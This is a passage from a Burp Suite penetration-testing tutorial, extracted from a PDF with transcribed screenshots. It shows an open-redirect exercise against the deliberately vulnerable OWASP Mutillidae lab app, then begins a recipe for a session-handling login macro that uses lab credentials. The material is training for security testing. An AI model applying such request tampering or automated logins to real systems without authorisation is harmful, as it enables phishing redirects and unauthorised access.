[OWASP Louisville](#)

[Helpful Firefox Add-Ins](#)

3. Switch to the Burp Proxy HTTP history tab, and find your request to the Credits page. Note that there are two query string parameters: `page` and `forwardurl`. What would happen if we manipulated the URL where the user is sent?


The screenshot shows the Burp Suite interface with the 'HTTP history' tab selected. A single request is listed:

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension
463	http://192.168.56.101	GET	/mutillidae/index.php?page=redirectandlog.php&forwardurl=http://www.issa-kentuckiana.org	✓		200	38885	HTML	php

Below the table, the 'Request' tab is selected, showing the raw HTTP request:


```
GET /mutillidae/index.php?page=redirectandlog.php&forwardurl=http://www.issa-kentuckiana.org HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=credits.php
Cookie: showhints=1; PHPSESSID=9j5anl7vsnDafe70ffv3vc1kv1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
```

4. Switch to the Burp Proxy Intercept tab. Turn Interceptor on with the button Intercept is on.
5. While the request is paused, note the current value of the `forwardurl` parameter:



```
GET /mutillidae/index.php?page=redirectandlog.php forwardurl=http://www.issa-kentuckiana.org HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=credits.php
Cookie: showhints=1; PHPSESSID=9jsmn17vsn0mfe70ffv3vc1kvl; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
```

6. Replace the value of the `forwardurl` parameter to be
`https://www.owasp.org` instead of the original choice of
`http://www.issa-kentuckiana.org`:



```
GET /mutillidae/index.php?page=redirectandlog.php forwardurl=https://www.owasp.org HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=credits.php
Cookie: showhints=1; PHPSESSID=9jsmn17vsn0mfe70ffv3vc1kvl; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
```

7. Click the Forward button. Now turn Interceptor off by clicking the toggle button to Intercept is off.
8. Note how we were redirected to a site other than the one originally clicked!



The OWASP Foundation

the free and open software security community

- [Home](#)
- [About OWASP](#)
- [Acknowledgements](#)
- [Advertising](#)
- [AppSec Events](#)
- [Books](#)
- [Brand Resources](#)
- [Chapters](#)
- [Donate to OWASP](#)
- [Downloads](#)

[About](#) · [Searching](#) · [Editing](#) · [New Article](#) · [OWASP Categories](#) · [CONTACT-US](#) ↗

REGISTER NOW! ↗

A large teal rectangular banner with the word "OWASP" written in white, bold, sans-serif capital letters.

How it works...

Application code decisions, such as where to redirect a user, should never rely on client-side available values. Such values can be tampered with and modified, to redirect users to attacker-controlled websites or to execute attacker-controlled scripts.

Working with Burp Macros and Extensions

In this chapter, we will cover the following recipes:

- Creating session-handling macros
- Getting caught in the cookie jar
- Adding great pentester plugins
- Creating new issues via Manual-Scan Issue Extension
- Working with Active Scan++ Extension

Introduction

This chapter covers two separate topics that can also be blended together: macros and extensions. Burp macros enable penetration testers to automate events, such as logins or parameter reads, to overcome potential error situations. Extensions, also known as plugins, extend the core functionality found in Burp.

Software tool requirements

In order to complete the recipes in this chapter, you will need the following:

- OWASP Broken Web Applications (VM)
- OWASP Mutillidae
(http://<Your_VM_Assigned_IP_Address>/mutillidae)
- GetBoo (http://<Your_VM_Assigned_IP_Address>/getboo)
- Burp Proxy Community or Professional (<https://portswigger.net/burp/>)

Creating session-handling macros

In Burp, the Project options tab allows testers to set up session-handling rules. A session-handling rule allows a tester to specify a set of actions Burp will take in relation to session tokens or CSRF tokens while making HTTP Requests. There is a default session-handling rule in scope for Spider and Scanner. However, in this recipe, we will create a new session-handling rule and use a macro to help us create an authenticated session from an unauthenticated one while using Repeater.

Getting ready

Using the OWASP Mutilliae II application, we will create a new Burp Session-Handling rule, with an associated macro, to create an authenticated session from an unauthenticated one while using Repeater.

How to do it...

1. Navigate to the Login page in Mutillidae. Log into the application as username ed with password pentest.
2. Immediately log out of the application by clicking the Logout button and make sure the application confirms you are logged out.
3. Switch to the Burp Proxy HTTP history tab. Look for the logout request you just made along with the subsequent, unauthenticated GET request. Select the unauthenticated request, which is the second GET. Right-click and send that request to Repeater, as follows:

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept HTTP history WebSockets history Options

Logging of out-of-scope Proxy traffic is disabled Re-enable

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension
17	http://192.168.56.101	GET	/mutillidae/index.php?do=logout		✓	302	733	HTML	php
18	http://192.168.56.101	GET	/mutillidae/index.php?page=login.php&popUpNotificationCode=LOU1		✓	200	47589	HTML	php

Request Response

Raw Params Headers Hex

GET /mutillidae/index.php?page=login.php&popUpNotificationCode=LOU1 HTTP/1.1
 Host: 192.168.56.101
 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 Accept-Language: en-US,en;q=0.5
 Accept-Encoding: gzip, deflate
 Referer: http://192.168.56.101/mutillidae/index.php?popUpNotificationCode=AU1
 Cookie: showhints=0; PHPSESSID=vvv6rh7ueelvqrn6rfbg65iph3; acopendifids=swingset,jotto,phpbb2,1
 Connection: close
 Upgrade-Insecure-Requests: 1

Send to Spider
 Do an active scan
 Do a passive scan
 Send to Intruder Ctrl+I
 Send to Repeater Ctrl+R
 Send to Sequencer


- Switch to Burp Repeater, then click the Go button. On the Render tab of the response, ensure you receive the Not Logged In message. We will use this scenario to build a session-handling rule to address the unauthenticated session and make it an authenticated one, as follows:

The screenshot shows the Burp Suite interface. The top navigation bar includes Target, Proxy, Spider, Scanner, Intruder, Repeater (selected), Sequencer, Decoder, Comparer, Extender, Project options (selected), User options, and Alerts. Below the navigation bar are tabs for 1, 2, 3, and an ellipsis. The Repeater tab is active, showing a 'Go' button, a 'Cancel' button, and navigation arrows. The Request tab displays an unauthenticated login attempt with the URL `/mutillidae/index.php?popupNotificationCode=AU1`. The Headers tab shows standard HTTP headers like Host, User-Agent, Accept, and Referer. The Response tab shows the page title "OWASP Mutillidae II: Web Pwn in Mass Production" and a security level message "Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Not Logged In". Below the response are buttons for Register, Toggle Hints, Show Popup Hints, Toggle Security, Enforce SSL, and Resubmit. A large "Login" button is at the bottom.


- Switch to the Burp Project options tab, then the Sessions tab, and click the Add button under the Session Handling Rules section, as follows:

The screenshot shows the Burp Project Options tab selected. Below it, the Sessions tab is selected. To the left, there are buttons for Connections, HTTP, SSL, Sessions (selected), and Misc. On the right, the Session Handling Rules section is shown. It includes a 'Session Handling Rules' heading with a help icon, a note about defining rules for specific actions, and a table for managing rules. The table has columns for 'Enabled', 'Description', and 'Tools'. One rule is listed: 'Use cookies from Burp's cookie jar' with the tool 'Spider and Scanner'. Navigation buttons on the left include Add, Edit, Remove, Duplicate, Up, and Down. A note at the bottom says: 'To monitor or troubleshoot the behavior of your session handling rules, you can use the sessions tracer to view in detail the results of processing each rule.' A 'Open sessions tracer' button is also present.

- After clicking the Add button, a pop-up box appears. Give your new rule a name, such as LogInSessionRule, and, under Rule Actions, select Run a macro, as follows:



7. Another pop-up box appears, which is the Session handling action editor. In the first section, under Select macro, click the Add button, as follows:



8. After clicking the Add button, the macro editor appears along with another pop-up of the Macro Recorder, as follows:

Macro Recorder

Select the items from the proxy history that you wish to include in the macro, and click "OK". Note that to record a macro now using your browser you will need to ensure that proxy interception is turned off.

Intercept is off

Logging of out-of-scope Proxy traffic is disabled Re-enable

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension
1	http://192.168.56.101	GET	/mutillidae/index.php?do=logout	✓		302	733	HTML	php
2	http://192.168.56.101	GET	/mutillidae/index.php?page=login.php&p...	✓		200	47756	HTML	php
3	http://192.168.56.101	POST	/mutillidae/index.php?page=login.php	✓		302	47478	HTML	php
4	http://192.168.56.101	GET	/mutillidae/index.php?popUpNotification...	✓		200	46417	HTML	php

Note: A bug exists in 1.7.35 that disables Macro Recorder. Therefore, after clicking the Add button, if the recorder does not appear, upgrade the Burp version to 1.7.36 or higher.

- Inside the Macro Recorder, look for the POST request where you logged in as Ed as well as the following GET request. Highlight both of those requests within the Macro Recorder window and click OK, as follows:

Macro Recorder

Select the items from the proxy history that you wish to include in the macro, and click "OK". Note that to record a macro now using your browser you will need to ensure that proxy interception is turned off.

Intercept is off

Logging of out-of-scope Proxy traffic is disabled Re-enable

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension
1	http://192.168.56.101	GET	/mutillidae/index.php?do=logout	✓		302	733	HTML	php
2	http://192.168.56.101	GET	/mutillidae/index.php?page=login.php&p...	✓		200	47756	HTML	php
3	http://192.168.56.101	POST	/mutillidae/index.php?page=login.php	✓		302	47478	HTML	php
4	http://192.168.56.101	GET	/mutillidae/index.php?popUpNotification...	✓		200	46417	HTML	php

Request Response

Raw Params Headers Hex

```
GET /mutillidae/index.php?popUpNotificationCode=AU1 HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=login.php&popUpNotificationCode=L0U1
Cookie: showhints=0; username=ed; uid=24; PHPSESSID=vvv6rh7ueelvqrn6rfg65iph3;
acopendivids=swingset,jotto,phplib2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
```

Type a search term 0 matches

OK Cancel

- Those two highlighted requests in the previous dialog box now appear

inside the Macro Editor window. Give the macro a description, such as LogInMacro, as follows:

The screenshot shows the 'Macro Editor' window with the following details:

- Macro description:** LogInMacro
- Macro items:** A table listing two items:

#	Host	Method	URL	Status	Cookies received	Derived parameters
1	http://192.168.56.101	POST	/mutillidae/index.php?page=login.php	302	username, uid	
2	http://192.168.56.101	GET	/mutillidae/index.php?popUpNotificationCode=A...	200		
- Buttons on the right:** Configure item, Move up, Move down, Remove item, Re-record macro, Re-analyze macro, Test macro, OK, Cancel.
- Request/Response tabs:** Request (selected), Response.
- Raw tab content:**

```
POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=login.php&popUpNotificationCode=L0UI
Content-Type: application/x-www-form-urlencoded
Content-Length: 50
Cookie: showhints=0; PHPSESSID=vvv6rh7ueelvqrn6rfg65iph3; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
```
- Search bar:** Type a search term
- Match count:** 0 matches

11. Click the Configure item button to validate that the username and password values are correct. Click OK when done, as follows:



Configure Macro Item: POST request to http://192.168.56.101/mutillidae/index.php?page=login.php

X



Configure Macro Item

Configure how cookies and request parameters are handled for this macro item.

Cookie handling

- Add cookies received in responses to the session handling cookie jar
- Use cookies from the session handling cookie jar in requests

Parameter handling

page	Use preset value	▼	login.php
username	Use preset value	▼	ed
password	Use preset value	▼	pentest
login-php-submit-button	Use preset value	▼	Login

Custom parameter locations in response

Name	Value derived from	Add
		<input type="button" value="Edit"/>

12. Click OK to close the Macro Editor. You should see the newly-created macro in the Session handling action editor. Click OK to close this dialog window, as follows:



Session handling action editor - LoginSessionRule



This action runs a predefined macro (sequence of requests) and optionally updates parameters and cookies in the current request based on the result of the macro.

Select macro:

Add	LoginMacro
Edit	

Note that the request currently being processed by this session handling rule will still be issued, so the macro should not include this request unless it is necessary to issue it twice.

Update current request with parameters matched from final macro response

Update all parameters except for:

	Edit
--	------

Update only the following parameters:

	Edit
--	------

Tolerate URL mismatch when matching parameters (use for URL-agnostic CSRF tokens)

Update current request with cookies from session handling cookie jar

Update all cookies except for:

	Edit
--	------


Update only the following cookies:

	Edit
--	------

OK

Cancel

